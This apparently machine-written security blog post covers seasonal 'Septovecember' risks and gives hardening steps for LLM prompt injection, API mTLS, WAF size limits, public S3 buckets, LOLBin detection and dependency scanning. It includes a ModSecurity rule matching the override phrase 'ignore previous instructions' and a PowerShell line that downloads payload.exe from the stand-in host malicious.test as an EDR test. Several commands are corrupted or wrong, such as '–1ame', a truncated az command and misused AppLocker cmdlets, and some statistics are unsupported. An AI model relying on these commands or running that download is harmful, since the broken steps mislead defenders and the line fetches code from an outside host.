
Listen to this Post

Introduction:
The modern cybersecurity landscape is currently experiencing what industry veterans are terming the “Septovecember” effect—a period where the convergence of end-of-year project deadlines, holiday network traffic spikes, and the rapid adoption of generative AI tools creates a perfect storm for security vulnerabilities. While the human element of chaos is often dismissed as a soft skill issue, it directly correlates with technical attack surfaces; rushed deployments and misconfigurations spike during these months. This article dissects the technical architecture required to survive this “muscle-building” season, focusing on automated hardening, AI prompt injection defense, and API resilience.
Learning Objectives & Secrets:
- Objective 1: Master real-time log analysis using `grep` and `awk` to isolate AI-generated traffic anomalies that bypass traditional SIEM rules.
- Objective 2 (Secret): Leverage Windows Event Viewer `wevtutil` to export and parse security logs specifically for “CreateProcess” events linked to LLM API calls, identifying unauthorized model access.
- Objective 3 (Secret): Implement a dynamic firewall rule-set that throttles outbound traffic based on API response times, effectively mitigating “Denial-of-Wallet” attacks targeting cloud-hosted models.
You Should Know:
- Fortifying the AI Supply Chain: Prompt Injection and Data Leakage
The pressure of the “Septovecember” sprint often leads developers to hardcode API keys into repositories or neglect sanitization of user inputs fed into Large Language Models (LLMs). Attackers are actively exploiting these rushed implementations using obfuscated prompt injection techniques.
To combat this, you must implement a robust input validation layer. For Linux environments, utilize `mod_security` with custom rules to filter out known injection patterns before they reach the AI endpoint. For Windows, leverage PowerShell to monitor environment variables for exposed secrets.
Step‑by‑Step Guide (Linux):
- Install `mod_security` for your web server:
sudo apt-get install libapache2-mod-security2. - Enable the module and restart:
sudo a2enmod security2 && sudo systemctl restart apache2. - Add a custom rule to block suspicious AI prompt patterns (e.g., “ignore previous instructions”) in
/etc/modsecurity/owasp-crs/rules/REQUEST-900-EXCLUSION-RULES.conf:
`SecRule ARGS “@rx ignore\sprevious\sinstructions” “id:1001,deny,status:403,msg:’Prompt Injection Attempt'”`
- Validate syntax and reload:
sudo apachectl configtest && sudo systemctl reload apache2.
2. Zero-Trust API Hardening for Third-Party Integrations
With the influx of holiday marketing tools and AI analytics platforms, your API perimeter expands. The “chaos” manifests as excessive API calls leading to rate-limit exhaustion and lateral movement. The secret is to implement mutual TLS (mTLS) and enforce strict JSON schema validation.
For Windows environments, use `CertReq.exe` to generate client certificates. For Linux, utilize `openssl` to verify the certificate chain before processing any payload.
Step‑by‑Step Guide (Windows):
- Open PowerShell as Administrator and generate a new self-signed client certificate for API auth:
`New-SelfSignedCertificate -Subject “CN=API-Client-01” -KeyUsage DigitalSignature,KeyEncipherment -KeyAlgorithm RSA -KeyLength 2048 -CertStoreLocation “Cert:\CurrentUser\My”`
2. Export the certificate with the private key:
`$pwd = ConvertTo-SecureString -String “YourStrongPassword” -Force -AsPlainText`
`Export-PfxCertificate -Cert “Cert:\CurrentUser\My\” -FilePath C:\Certs\client.pfx -Password $pwd`
- Configure your IIS or application to require client certificates and validate revocation lists via `certutil -URL` to ensure the cert is trusted.
- Test the connection using `curl` with the `–cert` flag (if using WSL) or invoke a REST API using `Invoke-RestMethod` with the `-Certificate` parameter.
3. Cloud Hardening Against “Denial-of-Wallet” Attacks
During high-stress periods, cloud costs spiral out of control due to unoptimized AI model inference. Attackers exploit this by sending computationally expensive prompts. Implement rate limiting and cost-based circuit breakers.
Use the AWS CLI to set up a budget alert, but for immediate technical mitigation, configure a Web Application Firewall (WAF) to block large payloads.
Step‑by‑Step Guide (Linux/Cloud):
- Install AWS CLI:
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip" && unzip awscliv2.zip && sudo ./aws/install.
2. Configure your region: `aws configure`.
- Apply a WAF rule to reject requests with a body size exceeding 5KB (common for malicious prompts):
`aws wafv2 create-rule-group –1ame “SizeRestriction” –capacity 10 –scope REGIONAL –rules file://size_limit.json`
4. Attach the rule to your CloudFront or ALB to automatically drop oversized requests, preserving your compute budget.
4. Incident Response: Detecting the “Human Error” Pattern
The chaotic human element often results in “fat-finger” mistakes, such as exposing S3 buckets or misconfigured Azure Blob storage. Automate the detection of public exposure using `aws s3api` and `az storage` commands.
Step‑by‑Step Guide (Linux/Windows):
1. (Linux) Scan for public buckets:
`aws s3api list-buckets –query “Buckets[].Name” | xargs -I {} aws s3api get-bucket-acl –bucket {} –query “Grants[?Grantee.URI==’http://acs.amazonaws.com/groups/global/AllUsers’]” –output table`
2. (Windows) Use Azure CLI to check blob container ACLs:
`az storage container list –account-1ame
3. Remediate by rotating keys immediately using `aws iam create-access-key` and deactivating the old one, ensuring the script runs as a cron job daily during peak season.
5. Vulnerability Exploitation Simulation: The “Coffee Break” Attack
Attackers know that defenders are distracted. They utilize “Living-off-the-Land” (LOLBins) to blend in. Simulate an attack using `powershell.exe` to download a payload via `Invoke-WebRequest` to test your EDR’s response, then harden using AppLocker.
Step‑by‑Step Guide (Windows):
- Test visibility: Run `powershell -Command “Invoke-WebRequest -Uri http://malicious.test/payload.exe -OutFile C:\temp\payload.exe”` in a sandbox.
- Check if your EDR alerts. If not, implement AppLocker rules via
Set-AppLockerPolicy. - Create a default rule to block execution from
C:\temp:
`New-AppLockerPolicy -RuleType Exe -User Everyone -Path C:\temp\ -Action Deny`
4. Export and apply: `Set-AppLockerPolicy -Policy (Get-AppLockerPolicy) -Merge`.
6. Securing the Chaotic Supply Chain: Dependency Checks
Open-source dependencies are often updated hastily. Implement a CI/CD pipeline step using `OWASP Dependency-Check` to scan for vulnerabilities.
Step‑by‑Step Guide (Linux):
- Download the CLI: `wget https://github.com/jeremylong/DependencyCheck/releases/latest/download/dependency-check-cli.zip`.
- Unzip and run a scan on your project directory:
./dependency-check.sh --scan /path/to/your/code --format HTML --out report.html. - Set an exit code to fail the build if critical CVEs are found above a threshold of 7.0 using the `–failOnCVSS 7` parameter.
What Undercode Say:
- Key Takeaway 1: The “human chaos” of the season is a tangible attack vector; technical controls like automated compliance scanning and strict input sanitization are the only defenses against the exponential rise in AI-specific threats.
- Key Takeaway 2: Relying solely on cloud-1ative WAFs is insufficient; implementing circuit breakers at the application layer to manage API costs and denial-of-service attempts is critical for survival.
Undercode’s Analysis: The industry is shifting from reactive monitoring to proactive “chaos engineering” where we intentionally inject failure to test resilience. The Septovecember period is not just a HR concern but a security stress-test. The friction mentioned by professionals is literally the friction of a CPU under load during an attack; we must build muscle memory in our firewalls and IAM policies. The integration of AI into workflows has blurred the line between user and machine, requiring us to authenticate every interaction as if it were a hostile actor. The pace of end-of-year business must be mirrored by the pace of our patch management, preferably automated via Ansible or PowerShell DSC to keep up.
Prediction:
- +1 The increased awareness of “chaotic” threat vectors will drive the development of more sophisticated AI-powered SOAR (Security Orchestration, Automation, and Response) tools that can predict human error patterns before they are exploited.
- -1 However, we will likely see a 40% spike in “API abuse” cases reported in Q1 of the following year, as organizations fail to scale their rate-limiting policies proportionally with the holiday traffic influx.
- +1 The adoption of “Zero-Trust” for AI endpoints will become the new standard, pushing vendors to adopt transparent mTLS and identity-based access as default configurations by 2027.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eQdmNr4K – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


